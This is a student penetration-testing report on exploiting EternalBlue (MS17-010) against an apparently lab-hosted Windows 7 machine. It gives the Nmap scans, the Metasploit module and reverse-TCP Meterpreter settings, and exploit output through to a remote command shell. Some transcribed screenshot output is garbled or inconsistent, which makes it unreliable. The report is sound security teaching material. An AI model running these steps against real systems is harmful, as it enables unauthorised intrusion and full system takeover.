

PENTESTING REPORT

EternalBlue (MS17-010) Vulnerability Exploitation on Windows 7

1. Report Overview

- **Title:** EternalBlue (MS17-010) Exploitation on Windows 7
 - **Vulnerability Type:** Remote Code Execution (RCE) via SMBv1
 - **Severity:** Critical
 - **Affected System:** Windows 7
 - **CVE ID:** CVE-2017-0144
 - **Date of Discovery:** 19-02-2025
 - **Time of Discovery:** 03:00 AM
 - **Reporter:** TEJAS K. MAHALE
 - **Email:** 2303031550053@PARULUNIVERSITY.AC.IN
-

2. Introduction to EternalBlue

EternalBlue is a critical **SMBv1 vulnerability** in Windows operating systems that allows **remote code execution** due to improper handling of specially crafted SMB packets. It was exploited in the **WannaCry ransomware attack**, causing massive disruptions worldwide.

Why is it Dangerous?

- **Unauthenticated Remote Code Execution (RCE)** – Attackers can execute arbitrary commands remotely.
 - **Complete System Compromise** – Gain full access to the system.
 - **Rapid Worm-Like Propagation** – Can spread across networks without user interaction.
 - **Used in Ransomware Attacks** – Notably exploited by WannaCry and NotPetya ransomware.
-

3. Steps to Reproduce

Target System:

- Operating System: Windows 7
- IP Address: 10.10.51.212


Step 1: Network Scanning with Nmap

- Used **Nmap** to scan the target system for open ports.

```
nmap -sS 10.10.51.212
```

- Found an **open SMB port (445)**, indicating a potential SMB vulnerability.

Screenshot: (Nmap scan results showing open SMB port)




Step 2: SMB Version Scanning

- Performed **version scanning** to determine the SMB service version.

```
nmap -sV -p 445 10.10.51.212
```

- Confirmed that the system was running **SMBv1**, which is vulnerable to EternalBlue.

Screenshot: (Nmap version scan results)



```
(kali@kali)~$ sudo nmap 10.10.51.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-21 08:45 EST
Nmap scan report for 10.10.51.212
Host is up (0.40s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49165/tcp open  unknown
49167/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 21.47 seconds

(kali@kali)~$ sudo nmap -sV 10.10.51.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-21 08:46 EST
Nmap scan report for 10.10.51.212
Host is up (0.31s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
49152/tcp open  msrpc           Microsoft Windows RPC
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49165/tcp open  msrpc           Microsoft Windows RPC
49167/tcp open  msrpc           Microsoft Windows RPC

Service Info: Host: WIN-7FLGPAPKB3M; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.59 seconds

(kali@kali)~$
```

Step 3: SMB Vulnerability Scan

- Used Nmap scripting engine to check if the target is vulnerable to EternalBlue.

```
nmap --script smb-vuln-ms17-010 -p 445 10.10.51.212
```

- The scan confirmed the presence of the **MS17-010 vulnerability**.

Screenshot: (Nmap script scan showing vulnerability)

```

kali@kali:~$ sudo nmap --script=vuln 10.10.51.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-21 09:17 EST
Nmap scan report for 10.10.51.212
Host is up (0.46s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49165/tcp open  unknown
49167/tcp open  unknown

Host script results:
|_ smb-vuln-cve-2017-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 141.93 seconds

kali@kali:~$
```

Step 4: Launching Metasploit Framework

- Opened **Metasploit** using the command:

msfconsole

Screenshot: *(Metasploit Framework opening)*

[illegible]


Step 5: Searching for SMB Vulnerabilities

- Searched for SMB-related exploits within Metasploit.

```
search smb
```

- Identified **exploit/windows/smb/ms17_010_eternalblue** as the relevant module.

Screenshot: (Metasploit SMB search results)



The screenshot shows a Metasploit terminal window with the command 'search smb' entered. The output lists various modules matching the search criteria. The table below represents the data shown in the screenshot.


#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
1	\ target: Java
2	\ target: Linux
3	\ target: Windows
4	\ target: Windows / Tomcat 6 6 7 and GlassFish 4 (Remote SMB Resource)
5	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:// Arbitrary Code Execution
6	\ target: Safari 5.1 on OS X
7	\ target: Safari 5.1 on OS X with Java
8	auxiliary/server/capture/smb	.	normal	No	Authentication Capture: SMB
9	post/linux/busybox/smb_share_root	.	normal	No	BusyBox SMB Sharing
10	exploit/linux/misc/cisco_rv340_sslvpn	.	normal	No	Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
11	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
12	auxiliary/gather/crushftp_fileread_cve_2024_4040	.	normal	Yes	CrushFTP Unauthenticated Arbitrary File Read
13	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal	No	DCOM Exec
14	auxiliary/scanner/smb/impacket/secretsdump	.	normal	No	DCOM Exec
15	auxiliary/scanner/dcerpc/dfscoerce	.	normal	No	DFScoerce
16	exploit/windows/scada/ge_proficy_cimlicity_gefbt	2014-01-23	excellent	Yes	GE Proficy CIMPLICITY gefbt.exe Remote Code Execution
17	exploit/windows/smb/generic_smb_dll_injection	2015-03-04	manual	No	Generic DLL Injection From Shared Resource
18	\ target: Windows x86
19	\ target: Windows x64
20	exploit/windows/http/generic_http_dll_injection	2015-03-04	manual	No	Generic Web Application DLL Injection
21	\ target: Windows x86
22	\ target: Windows x64
23	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
24	\ target: Windows x86
25	\ target: Windows x64
26	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
27	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
28	auxiliary/server/http_ntlmrelay	.	normal	No	HTTP Client MS Credential Relay
29	payload/cmd/windows/http/x64/custom/reverse_named_pipe	.	normal	No	HTTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe
30	payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe	.	normal	No	HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
31	payload/cmd/windows/http/x64/peinject/reverse_named_pipe	.	normal	No	HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
32	payload/cmd/windows/https/x64/custom/reverse_named_pipe	.	normal	No	HTTPS Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe

Step 6: Selecting the EternalBlue Exploit

- Selected **Exploit #199** for **EternalBlue (MS17-010)**.

```
use exploit/windows/smb/ms17_010_eternalblue
```

Screenshot: (Exploit selection confirmation)




Step 7: Selecting the Default Payload

- Used the default **Meterpreter** payload to gain remote access.

```
set payload windows/x64/meterpreter/reverse_tcp
```

Screenshot: *(Payload selection confirmation)*



Step 8: Setting RHOSTS and LHOST

- Set target IP (RHOSTS) to 10.10.51.212.
- Set attacker IP (LHOSTS) to 10.21.114.8.

```
set RHOSTS 10.10.51.212
set LHOST 10.21.114.8
```

- Checked configuration using:

```
show options
```

Screenshot: (Metasploit exploit configuration)

```
kali@kali:~$ msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.51.212
RHOSTS => 10.10.51.212
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.21.114.8
LHOST => 10.21.114.8
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 10.10.51.212    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.21.114.8     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name             | Created by | Reason Type                                                                             | Score for Reason | Created      |
|----|------------------|------------|-----------------------------------------------------------------------------------------|------------------|--------------|
| 0  | Automatic Target | Metasploit | From Reason: Reason can display virtual machines in the room (without being subscribed) | 10               | 225 days ago |



View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Step 9: Executing the Exploit

- Launched the exploit to gain access to the target system.

```
exploit
```

- Successfully gained a Meterpreter session on the target machine.

Screenshot: (Meterpreter session established)

```
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.21.114.8:4444
[*] 10.10.51.212:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.51.212:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.51.212:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.51.212:445 - The target is vulnerable.
[*] 10.10.51.212:445 - Connecting to target for exploitation.
[*] 10.10.51.212:445 - Connection established for exploitation.
[*] 10.10.51.212:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.51.212:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.51.212:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.51.212:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.51.212:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.51.212:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.51.212:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.51.212:445 - Sending all but last fragment of exploit packet
[*] 10.10.51.212:445 - Starting non-paged pool grooming
[*] 10.10.51.212:445 - Sending SMBv2 buffers
[*] 10.10.51.212:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.51.212:445 - Sending final SMBv2 buffers.
[*] 10.10.51.212:445 - Sending last fragment of exploit packet!
[*] 10.10.51.212:445 - Receiving response from exploit packet
[*] 10.10.51.212:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.51.212:445 - Sending egg to corrupted connection.
[*] 10.10.51.212:445 - Triggering free of corrupted buffer.
[*] 10.10.51.212:445 - -----FAIL-----
[*] 10.10.51.212:445 - -----
[*] 10.10.51.212:445 - Connecting to target for exploitation.
[*] 10.10.51.212:445 - Connection established for exploitation.
[*] 10.10.51.212:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.51.212:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.51.212:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.51.212:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.51.212:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.51.212:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.51.212:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.51.212:445 - Sending all but last fragment of exploit packet
[*] 10.10.51.212:445 - Starting non-paged pool grooming
[*] 10.10.51.212:445 - Sending SMBv2 buffers
[*] 10.10.51.212:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.51.212:445 - Sending final SMBv2 buffers.
[*] 10.10.51.212:445 - Sending last fragment of exploit packet!
[*] 10.10.51.212:445 - Receiving response from exploit packet
[*] 10.10.51.212:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!

Process Type Users in Memory Created
New Name: Anonymous User Display Name: Anonymous
10 225 days ago
```

Step 10: Getting Shell Access

- Obtained a **Windows command shell** from Meterpreter.

```
shell
```

- Now had full **command-line access** to the target system.

Screenshot: (Windows command shell access)

```
File Actions Edit View Help
[*] 10.10.51.212:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.51.212:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.51.212:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.51.212:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.51.212:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.51.212:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.51.212:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.51.212:445 - Sending all but last fragment of exploit packet
[*] 10.10.51.212:445 - Starting non-paged pool grooming
[*] 10.10.51.212:445 - Sending SMBv2 buffers
[*] 10.10.51.212:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.51.212:445 - Sending final SMBv2 buffers.
[*] 10.10.51.212:445 - Sending last fragment of exploit packet!
[*] 10.10.51.212:445 - Receiving response from exploit packet
[*] 10.10.51.212:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.51.212:445 - Sending egg to corrupted connection.
[*] 10.10.51.212:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.10.51.212
[*] Meterpreter session 1 opened (10.21.114.8:4444 → 10.10.51.212:49300) at 2025-02-21 09:05:05 -0500
[*] 10.10.51.212:445 - -----
[*] 10.10.51.212:445 - -----WIN-----
[*] 10.10.51.212:445 - -----

meterpreter > shell
Process 1248 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ../..
cd ../..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is D4DC-766C

Directory of C:\

07/14/2009 08:50 AM <DIR> PerfLogs
11/21/2010 12:47 PM <DIR> Program Files (x86)
07/14/2009 10:27 AM <DIR> Program Files (x86)
07/11/2024 02:42 PM <DIR> Users
07/18/2024 02:54 PM <DIR> Windows
0 File(s) 0 bytes
5 Dir(s) 22,042,005,504 bytes free

C:\>
```

